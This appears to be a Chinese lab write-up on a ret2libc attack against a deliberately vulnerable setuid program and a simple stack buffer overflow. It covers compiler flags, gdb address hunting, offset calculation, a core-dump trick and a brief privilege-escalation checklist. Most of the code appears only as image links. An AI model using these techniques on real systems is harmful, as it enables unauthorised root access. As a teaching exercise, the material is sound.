
编译上述程序，并设置栈不可执行

gcc -m32 -g -z noexecstack -fno-stack-protector -o retlib retlib.c


设置SET-UID//给retlib程序的所有者以suid权限，可以像root用户一样操作：

chmod u+s retlib


此外，我们还需要编写一个读取环境变量的程序getenvaddr.c




获得BIN\_SH地址




编写攻击程序exploit.c



gdb调试：




设置断点，获取system和exit地址



修改exploit.c，填上刚才找到的system和exit地址和先前得到的BIN\_SH地址。



删除刚才调试编译的 exploit 程序和 badfile 文件，重新编译修改后的 exploit.c。



可以看到攻击成功，获得root权限

3.思考如何利用这样的漏洞进行提权操作

获取 root 权限是 Linux 漏洞利用的终极目标。跟 Windows 中的 System 用户一样，root 用户拥有对操作系统的所有管理权限。在渗透中，有时候成功利用某些漏洞只会获取一个低权限用户，所以需要使用提权技巧，提升到权限更高的 root 用户，完全控制整个系统。

一般来说，获取到低权限 shell 后我们通常会做下面几件事：

（1）检测操作系统的发行版本

（2）查看内核版本

（3）检测当前用户权限

（4）列举Suid文件


（5）查看已经安装的包，程序，运行的服务，过期的版本可能有漏洞

在对上述系统信息进行收集后，我们获取到系统内核信息及版本信息，根据内核版本找到对应的漏洞及EXP，使用找到的EXP对目标系统发起攻击，完成提权操作


4.程序buff地址填充，是因为程序是我们自己编写的，对于其他缓冲区溢出漏洞，该如何进行shellcode定位（推荐看看ROP）

（一）程序流劫持


写一个缓冲区溢出的攻击程序level1.c




使用pattern.py脚本产生一串测试用的150字节的字符串



使用gdb调试，将刚才产生的字符串输入



发现内存出错位置在0x37654136,然后我们使用如下命令：




就可以非常容易的计算出PC返回值的覆盖点为140个字节。我们只要构造一个”A”\*140+ret字符串，就可以让pc执行ret地址上的代码了。


但其实上述的返回值不是真正的地址，原因是gdb的调试环境会影响buf在内存中的位置，虽然我们关闭了ASLR，但这只能保证buf的地址在gdb的调试环境中不变，但当我们直接执行./level1的时候，buf的位置会固定在别的地址上。怎么解决这个问题呢？

最简单的方法就是开启core dump这个功能。


下面的代码可以生成core dump记录文件



开启之后，当出现内存错误的时候，系统会生成一个core dump文件在tmp目录下。然后我们再用gdb查看这个core文件就可以获取到buf真正的地址了。



因为溢出点是140个字节，再加上4个字节的ret地址，我们可以计算出buffer的地址为$esp-144。




通过gdb的命令 “x/10s $esp-144”，我们可以得到buf的地址为0xbffff0c0。

最后我们编写exp并执行（此处可以使用pwntools）



其中shellcode的二进制编码原理与前几节相同，运行



（二）Ret2libc绕过DEP防护

具体内容详见问题2的（二）DEP破解